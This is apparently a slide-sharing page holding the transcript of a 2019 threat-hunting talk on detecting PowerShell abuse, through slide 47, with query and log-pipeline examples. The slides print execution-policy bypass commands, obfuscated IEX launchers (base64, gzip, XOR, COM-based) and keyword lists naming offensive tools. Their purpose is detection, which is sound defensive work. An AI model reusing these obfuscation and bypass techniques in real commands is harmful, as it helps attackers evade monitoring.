

[Upgrade to Pro – share decks privately, control downloads, hide ads and more ...](#)



Hunting for PowerShell Abuse



FromBase64String + Compression Let's hunt it!



Search for base64 gzipped payload in PowerShell command lines and script blocks (H4sl -> 1f 8b 08, GZIP archive file):

```
winlog.event_data.ScriptBlockText.keyword:*H4sl* OR ((winlog.event_data.CommandLine:(*powershell* *pwsh*)  
OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR  
(winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:*H4sl*)
```

winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
Microsoft-Windows-Security-Auditing	4,698	powershell.exe \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk105AA7DSEUYAAAA');IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
PowerShell	400	powershell \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk105AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
Microsoft-Windows-Sysmon	1	powershell \$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk105AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()

winlog.provider_name	winlog.event_id	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	\$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk105AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()



 Heirhabarov June 17, 2019

 Technology

 9

 18k



Hunting for PowerShell Abuse

PowerShell is the favorite tool of IT guys, who are responsible for administration of Windows infrastructures. It allows them to manage different services of the operating system and automate almost anything. But along with administrators, PowerShell also is liked by attackers and malware authors. The reason PowerShell is so attractive for adversaries is quite obvious: it has been included in essentially every Windows operating system by default for a decade, provides access to Windows API, and is rarely constrained, thus allowing adversaries to perform different tasks without risking being blocked. Attackers can use PowerShell to direct the execution of a local script, retrieve and execute remote resources using various network protocols, encode payloads passed via the command line, or load PowerShell into other processes.

Because of so prevalence of PowerShell among adversaries for Threat Hunters it is very important to be able to detect malicious uses of PowerShell and defend against it. In the presentation author is going to demonstrate approaches for detection of PowerShell abuses based on different event sources like native Windows logging capabilities as well as usage of additional tools, like Sysmon or EDR solutions. How to collect traces of using PowerShell, how to filter out false positives, and how to find evidence of malicious uses among the remaining after filtering volume of events – all these questions will be answered in the talk for present and future threat hunters.

 **Heirhabarov**
June 17, 2019

 Tweet

 Share

More Decks by Heirhabarov

[See All by Heirhabarov >](#)


Hunting For The Most Unusual Atta...
 heirhabarov

 1  170

Hunting for macOS attack techniqu...
 heirhabarov

 2  2.7k


Hunting for Active Directory Certi...
 heirhabarov

 2  6.5k

Hunting for persistence via Exchange and Outlook capabilities

Teymur Kheirkhabarov
Head of SOC, BI.ZONE

Anton Medvedev
Principal SOC Analyst, BI.ZONE

Hunting for persistence via Micros...
 heirhabarov

 1  7.5k

Hunting for Privilege Escalation in ...
 heirhabarov

 13  28k

Build your own threat hunting based on open-source tools

Teymur Kheirkhabarov
SOC Technologies Research and Development Group Manager at Kaspersky Lab

PHDays 2018 Threat Hunting Hand...
 heirhabarov

 7  5.2k

Hunting for Credentials Dumping in Windows Environment

Teymur Kheirhabarov

Hunting for Credentials Dumping in...

heirhabarov 5 6k

Other Decks in Technology

[See All in Technology >](#)

CI/CDやテスト自動化の開発プロジェクトへの適用

2024年10月27日 JUG CCC #JUG_CCC_F

megascus 3 710

生成AIとAWS CDKで実現! 自社ブ...

2024/10/30 アイレット株式会社 DX開発事業部 モダンエンジニアリング ビジネスデザインG 前野佑宜

ymae 2 290

クライアントサイドでよく使われる
Debounce処理
をサーバサイドで3回実装した話

yoshiori 1 140

AWS CDKでデータリストアの運用...

2024/11月1日 とくに裏ひともに実る。 MIZUHO

mhrtech 3 420

Nix入門
パラダイム編

asa1984 2 190

最速最小からはじめるデータプロダクト

キャディ株式会社 鈴木天音 @SakuEji

amaotone 5 670

Coincheck

サイロ化した金融システムを、packwerkを利用して無事故でリファクタリングした話

2024/10/26

Kota Kusama

サイロ化した金融システムを、pac...

coincheck_re... 3 3.6k

CyberAgent 生成AI Deep Dive with Amazon Web Services

DAY 1 | 10.29 Tue. EXPERT Sessions

cyberagentde... 1 460

新R25、乃木坂46 Mobileなどのファンビジネスを支えるマルチテナンシーなプラットフォームの全体像

株式会社CAM / Creative Division 岩木 勝也

DAY 1 | 10.29 Tue. EXPERT Sessions

cyberagentde... 1 120

classmethod

VPC間の接続方法を整理してみた

2024/11/1 クラスマソッド株式会社 のんび

Figma Dev Modeで進化する
デザインとエンジニアリングの協働

DAY 1 | 10.29 Tue. EXPERT Sessions

karacoro 1 120

初心者にVue.jsを教えるには

からころ / karacoro

Vue Fes Japan 2024 After

VPC間の接続方法を整理してみた #...

non97

1 430

Figma Dev Modeで進化するデザイ...



cyberagentde...



410


初心者に Vue.js を教えるには

tsukuha



350

Featured

[See All Featured >](#)

Unsuck your backbone

ammeep

668 57k

Easily Structure & Communicate Ideas using Wireframe

A wireframing workshop

IDX Incubator Bandung

@afnizarnur

Easily Structure & Communicate Id...

afnizarnur

191 16k

BUILD THE RIGHT THING.
HIT YOUR DATES.

@maggiecrowley

Build The Right Thing And Hit Your ...

maggiecrow...

32 2.4k



How to train your dragon (web stan...

notwaldorf

88 5.7k

実際に使うSQLの書き方 徹底解説


~ PostgreSQLのSQL入門 ~

PostgreSQLカンファレンス 2021 - チュートリアル

実際に使う SQL の書き方 徹底解説 /...

soudai

167 49k



"I'm Feeling Lucky" - Building Great...

danielanew...

225 22k



Fontdeck: Realign not Redesign

paulrobertll...

81 5.2k

Measuring & Analyzing the Core Web Vitals

What makes your site feel snappy?

Measuring & Analyzing Core Web ...

bluesmoon


1 36



VelocityConf: Rendering Performa...

addynosmani


325 24k



Fight the Zombie Pattern Library - ...

marceloso...

231 17k



Designing Dashboards & Data Visua...

destrynor

228 52k



Gamification - CAS2011

davidbonilla

80 5k

Transcript

1. Hunting For PowerShell Abuse Teymur Kheirkhabarov Moscow, 17 June 2019

Head of Cyber Defense Center, BI.ZONE 1

2. • Head of Cyber Defense Center at BI.ZONE • Threat

Hunter • Big fan of ELK stack • ZeroNights / PHDays / OFFZONE speaker • GIAC GXPN certified • Ex- Head of SOC R&D at Kaspersky Lab • Ex- SOC Analyst • Ex- Infosec Admin/Engineer • Ex- Sysadmin • Twitter @HeirhabarovT • heirhabarov@gmail.com
2 Who am I

3. 3 What are we going to talk about?

4. 4 What is PowerShell? • Task automation and configuration management

framework from Microsoft; • Consisting of a command-line shell and associated scripting language; • Built on the .NET Framework; • Enabling administrators to perform administrative tasks on both local and remote Windows systems; • Installed and enabled by default on Windows 7, Server 2012 and later; • It was made open-source and cross- platform on 18 August 2016 with the introduction of PowerShell Core. Operating System Installed PS Version Supported PS Versions Windows 7 2.0 2.0, 3.0, 4.0, 5.0, 5.1 Windows Server 2008 R2 2.0 (***) 2.0, 3.0, 4.0, 5.0, 5.1 Windows 8 3.0 2.0, 3.0 Windows Server 2012 3.0 2.0, 3.0, 4.0 Windows 8.1 4.0 2.0, 4.0, 5.0, 5.1 Windows Server 2012 R2 4.0 2.0, 4.0, 5.0, 5.1 Windows 10 5.1 2.0 Windows Server 2016 5.1 2.0 ** PowerShell 2.0 is included in all latter Windows versions

5. 5 Why attackers love PowerShell? • It is installed and

enabled by default; • Most attacker logic can be written in PowerShell without the need to install malicious binaries (interaction with .NET & Windows API, execution of payloads directly from memory, downloading & execution code from another system, etc.); • It has remote access capabilities by default; • As a script, It is easy to obfuscate and difficult to detect with signature-based approach; • Many sysadmins use and trust it, allowing PowerShell malware to blend in with regular administration work; • Most organizations are not watching PowerShell activity. POWERSHELL EMPIRE NISHANG PS > ATTACK Invoke-Mimikatz

6. 6 How much attackers love PowerShell?

7. 7 PowerShell Execution Policies aren't about security Execution Policy is

not a security measure as it is known and can be easily overcome. It has been developed to prevent the damage they cause users run the script by accident

8. 8 PowerShell Execution Policies aren't about security A lot of

ways to bypass it! <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/> Get-Content \script.ps1 | powershell.exe –noprofile – type \script.ps1 | powershell.exe –noprofile – powershell -command "Write-Host Hello from PowerShell!!!"`n Invoke-Command –scriptblock {Write-Host Hello from PowerShell!!!"`n} Get-Content \script.ps1 | Invoke-Expression Set-ExecutionPolicy Bypass -Scope Process powershell -ExecutionPolicy Bypass -File .runme.ps1

9. Event sources for detection of PowerShell abuses 9

10. 10 Events for detection of PowerShell abuses Process monitoring, command

line parameters Windows Event 4688 with command line audit enabled Sysmon Event 1

11. 11 Events for detection of PowerShell abuses Command line parameters.

PowerShell engine log Event 400 in the "Windows PowerShell" log is generated by default whenever the PowerShell starts. It doesn't require any special audit configuration. Since PowerShell 5.0 HostApplication file of this event contains command line.

12. 12 Events for detection of PowerShell abuses Command line parameters.

Services / scheduled tasks Event 7045 (service installation) from System event log is generated by default without any specific audit configuration. Event 4698 (scheduled task creation) from Security event log requires audit configuration.

13. 13 Events for detection of PowerShell abuses Command line parameters.

WMI consumers Event 5861 from Microsoft-Windows-WMI- Activity/Operational is generated by default since Windows 10 RS4 when event to consumer binding is created.

14. 14 Events for detection of PowerShell abuses Command line parameters.

Persistence registry keys Values of autorun registry keys also can be considered as command lines:

15. 15 Put all command lines in one field if [winlog][channel]

```
== "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 13 and [winlog][event_data][RuleName] ==
"reg_persistence_cmdline" and [winlog][event_data][Details] != "" { mutate { add_field => { "[winlog][event_data][CommandLine]" =>
"%{[winlog][event_data][Details]}"} } } Put command lines from different types of events in a field with the same name in order to be able to check all suspicious command lines at once with a single query: if [winlog][channel] == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 20 { if [winlog][event_data][Type] == "Command Line" and [winlog][event_data][Destination] != "" { mutate { add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data][Destination]}"} } } }
Autorun registry keys modification events CommandLine WMI consumers creation events
```

16. 16 Events for detection of PowerShell abuses Script Block logging

First appeared In PowerShell v5 and Windows 8.1/2012R2 with KB3000850; Automatically log code blocks if the block's contents match on a list of suspicious commands, even if script block logging is not enabled. These suspicious blocks are logged at the "warning" level in EID 4104, unless script block logging is explicitly disabled; If script block logging is enabled, the blocks that are not considered suspicious will also be logged to EID 4104, but with "verbose" or "information" levels.

17. 17 PowerShell Script Block logging List of suspicious commands in

PowerShell sources <https://github.com/Power Shell/PowerShell/blob/02 b5f357a20e6dee9f8e60e 3adb9025be3c94490/src/System.Management.Automation/engine/runtime/ CompiledScriptBlock.cs>

18. 18 PowerShell Transcription Available since PowerShell 5.0. Lets you capture

the input and output of Windows PowerShell commands into text-based transcripts.

19. 19 PowerShell console history file By default, the PowerShell in

Windows 10 saves the last 4096 commands that are stored in a plain text file located in the profile of each user. This file is created when someone runs an interactive PowerShell session as system.

20. 20 It is impossible to analyze all PowerShell executions! ~

45 000 PC, 30 days period Total process execution events Total PowerShell execution events Number of PowerShell executions by a regular user

21. 21 PowerShell abuse patterns statistic Before adaptation of detection rules:

After adaptation of detection rules:

22. 22 PowerShell abuse patterns

23. 23 Well-known PowerShell Offensive Frameworks • PowerShell Arsenal • PowerShell-AD-Recon

- DSInternals • DSCCompromise • Inveigh • Invoke-WMILM • PS>Attack • PowerSploit • PowerCat • Empire • DarkObserver • PowerMemory • Invoke-Mimikatz • Invoke-Mimikittenz • Offensive-PowerShell • Kautilya • Nishang • PoshRat • PowerShell Suite • OWA-Toolkit • Sherlock • Invoke-Phant0m

24. 24 Well-known PowerShell Offensive Frameworks Let's hunt it! https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_malicious_commandlets.yml

windows_malicious_commandlets.yml

25. 25 Well-known PowerShell Offensive Frameworks Let's hunt it! Search for

commandlet and function names from well-known PowerShell offensive frameworks in PowerShell command lines and script blocks:
winlog.event_data.ScriptBlockText:(*PowerUp**Invoke-Mimikatz**Invoke-NinjaCopy**Get-ModifiablePath**Invoke-AllChecks**Invoke-AmsiBypass**Invoke-PsUACme**Invoke-DllInjection**Invoke-ReflectivePEInjection**Invoke-Shellcode**Get-GPPPassword**Get-Keystrokes**Get-MicrophoneAudio**Get-TimedScreenshot**PowerView*)

26. 26 Suspicious PowerShell parent process Parent process application category Possible

attack vector Possible MITRE ATT&CK techniques MS Office App / PDF Reader Doc with macros/DDE etc., vulnerability exploitation T1204: User Execution T1173: Dynamic Data Exchange T1203: Exploitation for Client Execution T1064: Scripting (macros) MS Outlook Persistence via Outlook, process execution via Outlook.Application COM T1137: Office Application Startup TT175: Distributed Component Object Model Internet Browser Browser or plugin vulnerability exploitation T1189: Drive-by Compromise T1203: Exploitation for Client Execution Web Server Web Shell, vulnerability exploitation T1100: Web Shell T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application MS SQL Server xp_cmdshell, vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application Other Server Applications Vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application

27. 27 Suspicious PowerShell parent process. ITW <https://www.hybrid-analysis.com/sample/759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6?environmentId=100>

<https://www.hybrid-analysis.com/sample/e431bc1b acde51fd39a10f418c26487561fe7c3abee15395314d9d4e621cc38e?environmentId=100> <https://www.hybrid-analysis.com/sample/decd28ec5f0b17ad09252e1be47f45998598a3ed500d3347896948c1b0935465?environmentId=100> T1086: PowerShell T1204: User Execution T1173: Dynamic Data Exchange T1086: PowerShell T1204: User Execution T1064: Scripting T1086: PowerShell T1170: Mshta

28. 28 Suspicious PowerShell parent process. Let's hunt it! winlog.provider_name:"Microsoft-Windows-Sysmon" AND

winlog.event_id:1 AND winlog.event_data.ParentImage:(\"\\mshta.exe\" \"\\rundll32.exe\" \"\\regsvr32.exe\" \"\\services.exe\" \"\\winword.exe\" \"\\wmiprvse.exe\" \"\\powerpnt.exe\" \"\\excel.exe\" \"\\msaccess.exe\" \"\\mspub.exe\" \"\\visio.exe\" \"\\outlook.exe\" \"\\amigo.exe\" \"\\chrome.exe\" \"\\firefox.exe\" \"\\iexplore.exe\" \"\\microsoftedgecp.exe\" \"MicrosoftEdgeSH.exe\" \"\\microsoftedge.exe\" \"\\browser.exe\" \"\\vivaldi.exe\" \"\\safari.exe\" \"\\sqlagent.exe\" \"\\sqlserver.exe\" \"\\sqlservr.exe\" \"\\w3wp.exe\" \"\\httpd.exe\" \"\\nginx.exe\" *tomcat* \"\\php-cgi.exe\" \"\\jbosssvc.exe\") AND (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:\"Windows PowerShell\" OR winlog.event_data.Product:\"PowerShell Core 6\") Search for unusual PowerShell parent processes (browsers, MS Office, etc.)

29. 29 PowerShell Scripts Installed as Services Process creation events with

Services.exe as parent Service installation events Modification of service configuration (ImagePath) in registry

30. 30 PowerShell Scripts Installed as Services Cobalt lateral movement

31. 31 PowerShell Scripts Installed as Services. Let's hunt it! (winlog.event_id:1)

AND winlog.event_data.ParentImage:"\"\\services.exe") OR winlog.event_id:(7045 OR 4697) OR (winlog.event_id:13 AND winlog.event_data.TargetObject:"\"\\ImagePath") AND winlog.event_data.CommandLine:(*powershell* *SyncAppvPublishingServer* *pwsh*) OR (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6") Search for:
 • service installation event with powershell in command line; • registry modification event, where value name is ImagePath and value data contains powershell; • powershell process creation event with services.exe as parent.

32. 32 Renamed PowerShell Adversaries can copy and rename PowerShell.exe binary

in order to avoid detection, based on substrings search <https://www.hybrid-analysis.com/sample/1f6e267a9815ef88476fb8bedcff614bc342b89b4c80eae90e9aca78ff1eab8?environmentId=100>

33. 33 Renamed PowerShell. Let's hunt it! Sysmon EventID 1 Windows

PowerShell EventID 400

34. 34 Renamed PowerShell. Let's hunt it! winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:1 AND

-winlog.event_data.Image:"\"\\powershell.exe" \"\\pwsh.exe") AND (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6") Search for inconsistency between image name and VERSIONINFO:
 winlog.event_id:400 AND winlog.event_data.PSPHostName:ConsoleHost AND -winlog.event_data.CommandLine:*powershell*
 Search for unusual PowerShell host process:

35. 35 Base64-encoded commands. -EncodedCommand https://www.hybrid-analysis.com/sample/f80fe757882da2d668ec1367d6f51a0_bf6ba8ef226769e998e520963c3c5ac3a?environmentId=100

36. 36 Base64-encoded commands. -EncodedCommand. What do you need to know

about it? powershell -e RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -ec
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -en
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -enc
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -enco
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encod
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encode
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encoded
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedc
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedco
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedcom
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedcomm
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedcomma
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedcomman
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA== powershell -encodedcommand
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==

37. 37 Base64-encoded commands. -EncodedCommand. Let's hunt it! (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR

winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(* -enc ** -enco ** -encod ** -encode ** - encoded ** -encodedc ** -encodedco ** - encodedcom ** -encodedcomm ** -encodedcomma ** -encodedcomm ** - encodedcommand) OR winlog.event_data.CommandLine.keyword:/.*([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][l|L][l|L][p|P][w|W][s|S][h|H])(\.[e|E][x|X][e|E]\\"|\.[e|E][x|X][e|E]\\"*\s+\-(e|E)(\w{1,13})?\s+(")?%{@metadata}[EncodedPS}\"])?(\s+.)?\"\\$ } } if
 {@metadata}[EncodedPS] { ruby { code => ' require "base64" event.set("[winlog][event_data][ScriptBlockText]",
 Base64.decode64(event.get["@metadata"][EncodedPS])).delete!("\"0\")' } } Logstash config example

38. 38 EncodedCommand and Script Block logging Decoded by Logstash grok

```
{ match => { "[winlog][event_data][CommandLine]" => '([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][l|L][l|L][p|P][w|W][s|S][h|H])(\.[e|E][x|X][e|E]\\"|\.[e|E][x|X][e|E]\\"*\s+\-(e|E)(\w{1,13})?\s+(")?%{@metadata}[EncodedPS}\"])?(\s+.)?\"\$ } } if  

  {@metadata}[EncodedPS] { ruby { code => ' require "base64" event.set("[winlog][event_data][ScriptBlockText]",  

  Base64.decode64(event.get["@metadata"][EncodedPS])).delete!("\"0\")' } } Logstash config example
```

39. 39 Base64-encoded commands. FromBase64String powershell -command

"IEX([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA=')))" powershell -command

"IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVByb2Nlc3M7R2V0LVNIcnZpY2U='))" FromBase64String method converts the specified string, which encodes binary data as base-64 digits, to an equivalent 8-bit unsigned integer array. In combination with Invoke-Expression cmdlet it can be used to execute base64-encoded PowerShell code. \$Text = 'Get-Process;Get-Service' \$Bytes = [System.Text.Encoding]::Unicode.GetBytes(\$Text) \$EncodedText = [Convert]::ToBase64String(\$Bytes) \$EncodedText =>
 RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==

40. [40 FromBase64String + Compression](#) powershell -command "\$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA')); IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()" powershell -c command "\$s=New-Object IO.MemoryStream([Convert]::FromBase64String('c08t0Q0oyk9OLS62dgeyg1OLyjKTUwE=')); IEX (New-Object IO.StreamReader(New-Object IO.Compression.DeflateStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"
<https://www.reverse.it/sample/10f70840eb31aa2aa22d83a363993b1c66604b08bd9495674532921ccbc1b8c6/?environmentId=100>

41. 41 Base64-encoded commands. X509Enrollment COM <https://twitter.com/subTee/status/1132068630537969664>
Powershell –command "IEX

```
([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject  
X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBl  
AHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AG kAYwBIAA==', 1)))" powershell IEX  
([System.Text.Encoding]::Unicode.GetString(([activator]::CreateInstance([type]::GetTypeFromCLSID('884e2002-217d-11da-b2a4-  
000e7bbb2b09'))).StringToVariantByteArray('RwBIAHQALQBQAHIAb  
wBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==', 1))) By ProgID: By CLSID:
```

42. 42 FromBase64String / Compression / X509Enrollment Let's hunt It! (winlog.event data.CommandLine:(*powershell*)

pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR
(winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(GzipStream* *Decompress*
Compression *MemoryStream* *DeflateStream* *FromBase64String* *ToBase64String*) OR winlog.event_data.CommandLine:
((**X509Enrollment.CBinaryConverter** OR **884e2002-217d-11da-b2a4-000e7bbb2b09**) AND *StringToVariantByteArray*))
Registry Key Modification Service Installation Process Creation PowerShell Engine is started Search for specific functions and
objects names in PowerShell command lines and script blocks:

43. 43 FromBase64String + Compression Let's hunt It! `winlog.event_data.ScriptBlockText.keyword:*H4sl* OR ((winlog.event_data.CommandLine:(*powershell*))`

pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell) AND winlog.event_data.CommandLine:*H4sI*) Search for base64 gzipped payload in PowerShell command lines and script blocks (H4sI -> 1f 8b 08, GZIP archive file):

44. 44 FromBase64String / X509Enrollment COM and ScriptBlock logging
**H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk105AA7DSEUYAAAA
RwBlAHOALOBOAHIAbwBiAGUAcwBzADsARwBlAHOALOBTAGUAcgB2**

AGkAYwBIAA==

45. 45 Xor-ed commands ITW <https://www.hybrid-analysis.com/sample/72c654e81e3795877f0159ae56553d29599e34e82c7cb5dfc3fb376cb3a21cc7?environmentId=120>

46. 46 Xor-ed commands. Let's hunt it! powershell –command "IEX \$(([Char]`_za|m%@g{(*@mddq(nzqe(Xg^;mz\`mdd)*3(Om!%Xzqkm{('`%{\$

```
-bxor 0x8}|%{[Char]$_) -join "") $plainCommand = 'Write-Host "Hello from PowerShell!"; Get-Process'; $plainCommandBytes = [Char[]]$plainCommand $xoredCommand = ([Char[]] $plainCommand |%{$_- -bxor 0x8}|%{[Char]$_) -join "") $xoredCommand => _za|m%{@g{|(*@mddg(nzge(Xg^;mz['`mdd)*3(Om|%Xzgkm{|' (winlog.event_data.CommandLine:(*powershell* *pwsh* *SyncAppvPublishingServer* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:(*char* AND *bxor* AND *join*)}
```

47. 47 Execution of PS code / .NET assembly from registry

```
